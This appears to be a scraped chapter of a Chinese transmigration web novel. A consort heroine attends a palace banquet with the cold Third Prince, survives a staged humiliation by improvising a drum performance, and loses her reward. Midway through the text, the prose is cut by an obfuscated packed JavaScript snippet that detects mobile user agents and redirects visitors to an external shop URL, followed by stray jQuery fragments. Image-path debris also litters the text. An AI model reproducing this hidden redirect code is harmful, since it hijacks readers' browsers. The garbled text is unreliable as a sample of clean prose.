早膳吃得沈辞算是心惊胆战,生怕桌子对面的人再提起昨晚之事,眼看危机已过。
对方突然抬头看向自己,让刚平静的心又提了起来。
“明日宫内举行一年一度的御宴,你同我一起。”
早朝上宣布今年的宴席都要带家眷,往年人在外也就算了。
想到府中的人,萧宸本想着以什么理由搪塞过去。
没想到,被皇上钦点也实在没了办法。
【宫宴?这不是难为人吗?】沈辞暗忖。
想到自己也没有资格说不,现在也只能硬着头皮应下。
【等等,沈侍郎不会也?】她默揣。
“想必夫人也思念岳丈了,恰好明日可以叙叙旧。”
【谁想和他叙旧,真是疯了?】听到对方的话,沈辞感觉心里都颓废了许多。
【最好沈侍郎别起什么幺蛾子。】
知道沈辞心底是这个态度,萧宸心里饶有玩味,“夫人不必担心宫宴人多,到时我会将一切安排好的。
【真是没见过这么欠的。】沈辞强压下心底的嫌恶,面上强挤出三分笑意。
“殿下真是对臣妾体贴入微,妾身再此先谢过殿下了。”咬着牙,语气殷勤到了极致。
见对方没说话,“妾身定不给殿下丢脸。”这也是她告诫自己的,进宫可不是一件小事,弄不好小命.....
即使眼前的女人演的再好,在萧宸眼里也如透明,原本还对宫宴存的几分排斥此刻荡然无存。
好不容易熬到了早上,铜镜里的人面容憔悴无精打采,想到一会儿要跟着进宫就更烦了。
宫斗剧她虽看过不少,可理论和实践能不能结合本身就是两码事。
她甚至还问过系统,进宫需要注意什么,可那搞事情的系统却告诉她小心“天降横祸。”
真是让她一口气差点没上来。
“二小姐,这是给您明天进宫的衣物。”
光听声音就很让人讨厌,沈辞头都没抬。
“放那吧。”
门口的人碰了钉子自然不会善罢甘休,扭了两下身体将衣物放在中间的桌子上。
“老爷说了,有话要交代你,你到时看着点脸色,别误了大事。”
不愧是沈倩的丫鬟,茶的样子都随正主。
“怕耽误正事,要不你来?”这是沈辞头一次噎人。
怎么地自己也是个王妃,要不是碍于沈侍郎加上原主性子软,也不至于让一个奴婢爬到头顶撒野。
丫鬟恐没想到会收到这样的回答,脸涨得通红,可又碍于身份不敢造次。
“珍儿可不敢,既然二小姐胸有成竹,奴婢多嘴了。”
沈辞拿起桌上的衣服,“还有事?”
言毕,就看到门口的人甩了个脸,走了。
正红的锦缎,玄色的云纹织锦,在光下泛着柔润的光泽。
“走吧”沈辞再次理了理袖缘,轻声说道。
晨风正好从檐角绕过来,吹掀了门口人的玄色锦袍一角。
此人腰束玉带,墨色的眸子在日光下泛着悠悠冷泽,整个人透着沉着、矜贵、带着生人勿进的距离感。
沉浸只是片刻,再抬眼,那人已然登上了车。
车帘落下,马蹄声起,清脆的敲着青石长街,往宫门的方向去了。
太和殿前的白玉台阶泛着光,沈辞立于萧宸身侧迎着各个尚书、各种侍郎的躬身行礼,阿谀奉承。
从周围人的话里可以得知,三皇子骁勇善战足智多谋可小说的结局怎会?
踌躇间,就听到三皇子淡笑着虚浮了一把:“李大人客气了,听闻府上千金上月及笄,本宫还未及道贺。”
见惯了这人冷厉的样子,听到这声不咸不淡的轻笑,沈辞竟有些恍惚。
说话间几个人的脚步也没停。
跟着身旁的人踏过门槛,目光略过前排几位再往中断一扫让人连呼吸都顿了一拍。
她刚要把目光撤回,就和正在和高官寒暄的亲爹那意味深长的眼神对上,只能被迫点头算打了招呼。
沈辞坐在大殿靠前的位置,尽量让自己看起来不失大家闺范,就如其他人说得那样能和身旁的人更加相配。
一声尖细的唱喏划过殿内的喧嚣,瞬间变得安静。
所有人目光齐聚丹陛正门,待人站定,百官行礼。
而后宫宴开始。
觞过数巡,给肃穆的大殿添了些许柔和暖意。
一众朝臣依次向台上的人敬酒,说颂词。
家眷们三两成群似说着闺房闲话。
于满堂众人之中,沈辞总觉有视线频频落于自身。
几番环视,终于锁定了目标。
沈倩身旁之人满身织金锦袍趁着珠翠簪饰,样貌可人一眼便知身份矜贵。
她想起了系统说的“天降横祸”。
正担心祸从何来,就看到。
女子起身走到大殿中央,伴随着敛祍屈膝福礼,殿内安静了下来。
随后行礼请奏,说明抚琴献舞。
得到帝王应允后,女子垂眸谢恩,身姿娉婷,抬手示意乐师。
乐声缓缓漫出,调子清和雅致,每一个动作克制温婉,不见张扬媚态。
舞至收尾,她躬身谢礼,顺利得到帝王的赏赐。
舞曲虽美却跳得沈辞心惊胆跳,甚至心都提到了嗓子眼,总觉得一舞曲之后的事和自己有关。
果然,“听闻三皇子妃音乐造诣极高,可凭借几碗水奏出天籁之音。不知在今日这盛筵时刻可否助兴?”
说完,沈辞就见女子的目光看向这边,不是自己。
“宸哥哥。”女子声音上扬。
“我想宸哥哥定不会金屋藏娇,而舍不得这般绝妙音律让旁人听到吧?”
听闻,沈辞余光瞥了一眼旁边,那人一如既往,没有任何波澜。拿起案上的酒杯,放在嘴边也不知喝了没有。
【这人是聪明还是傻?没看到自己被针对了吗?】
沈辞心头发紧,甚至有些手抖心想:【这可是要给皇帝和满朝文武表演啊?】
见萧宸未应,“姑母,你看啊?他又不理我。”
龙纹宝座上的女人一脸宠溺,“辞儿,既然有才艺,不然就助助兴。”
眼看萧宸没说话,抗旨一定不行。
沈辞深吸口气,略过身旁的人从容起身,“谨遵母后懿旨。”
目光扫过台下,文武百官纷纷表现出一副期待的样子。
唯独角落里的沈侍郎似乎眼底盛满了担忧。
也对,养在府外的结发之妻之女哪有闲钱学舞曲,母女谋生都耗尽了所有力气,要不是另有所图,也不能将两人接回府养着。
来之前沈辞就想到了自己有可能会被针对,当看到沈倩和嫡母都在的时候她更加确信。
没想到来的这么快。
好在这个问题还难不倒她。
从容走到殿中福了福
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17816729|211072||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
身,转身走向乐工之中。
“可否将这琵琶借我一用。”
上学的时候选修学了几节课,好歹还能应付一下。
本来心里还有些庆幸,抬手打算试音。【叮,系统即将“天降横祸。”】
随即一个音刚弹出,走调有些刺耳的声音划过耳畔,也让沈辞的心跳失调了。
看着拨断的琴弦,又看了眼乐工手里的乐器沈辞有些进退两难。
她用求助的目光看了眼萧宸,可那人的目光还在手里那个酒杯上。
【算了求人不如求己,自己真是脑子坏掉了,竟然指望萧宸那个冷面无情王八蛋。】心里骂完就对上了一双想要杀人的眼睛。
瞬间让她冒了一身冷汗,要不是自己没出声,她真的以为萧宸听见自己骂他了。
眼看殿内因为自己久久未动变得有些窃语躁动。
好在此路不通,自有通路。沈辞脑袋飞速运转,看着眼前的各种乐器。
她重新走到乐工之中,让人将后面的建鼓搬到殿中。又差人将两边各放了一只小堂鼓。
将四面铜钹,两个大的各吊在了建鼓上面的木架上。
殿内的人面面相觑,眼睁睁看着被凑到一起的前所未有的排布。
一切安排就绪,沈辞再次福身示意众人,要准备开始了。
随着两面铜钹“嚓”地脆响,瞬间敲碎了满殿凝住的空气。
紧接着双锤落下。
那节奏是活的,带着一股野蛮,左右交击,越来越密。
鼓声渐收,原本夹在鼓点中的歌声不在是哼唱,而是坦荡放开了嗓子。
“江山笑,烟雨摇......豪情仍在,痴痴笑笑。”
歌曲的最后一个字落定,满殿无人做声。
又过了会儿,恐是大家反应过来,先是零星的几声,而后剧烈的掌声伴随着称赞层层迭起。
表演过后,她含笑重新回到殿中,忽略众人略显吃惊的目光。福身规规矩矩地:“父皇、母后,妾身闲暇时编的小曲,让圣上见笑了。”而后双膝跪地“儿媳借此恭祝父皇母后江山永固,圣寿无疆。”
跟着众人紧随其后,纷纷附和。
【躲过一劫,马屁还是要拍的。】沈辞心想,又趁乱余光瞥了眼不远处坐着的人,恰巧四目相对。
不过对方好像不怎么开心。
【见死不救,都不是好人。】沈辞将视线收回。
一番表演过后,显然龙颜大悦。
紧紧一个“赏”字,就让沈辞心里乐开了花。
她已经想到这笔钱要怎么花了?
可美好总是昙花一现,刚回到座位。
“多谢夫人愿意将这笔钱捐给边疆战士作犒军之用。”
“等等!”沈辞有些没反应过来。
“也算夫人为咱们府邸分忧了。”她确定她没听错。
【该死,自己好不容易得到的,还有用呢?几个意思这是。】
沈辞绞尽脑汁想着以什么理由拒绝。
可对方先自己一步。“莫非夫人不愿为府里分忧?”
她终于体会到什么叫先下手为强了。
无奈也只能“殿下安排就是,能为殿下分忧是臣妾的福分。”
【天知道这话有多违心。】为了自我安慰,沈辞告诉自己意外之财不要也罢。
【叮,宿主表现不错,请迎接下一波‘天降横祸’争取获得更多好运值。】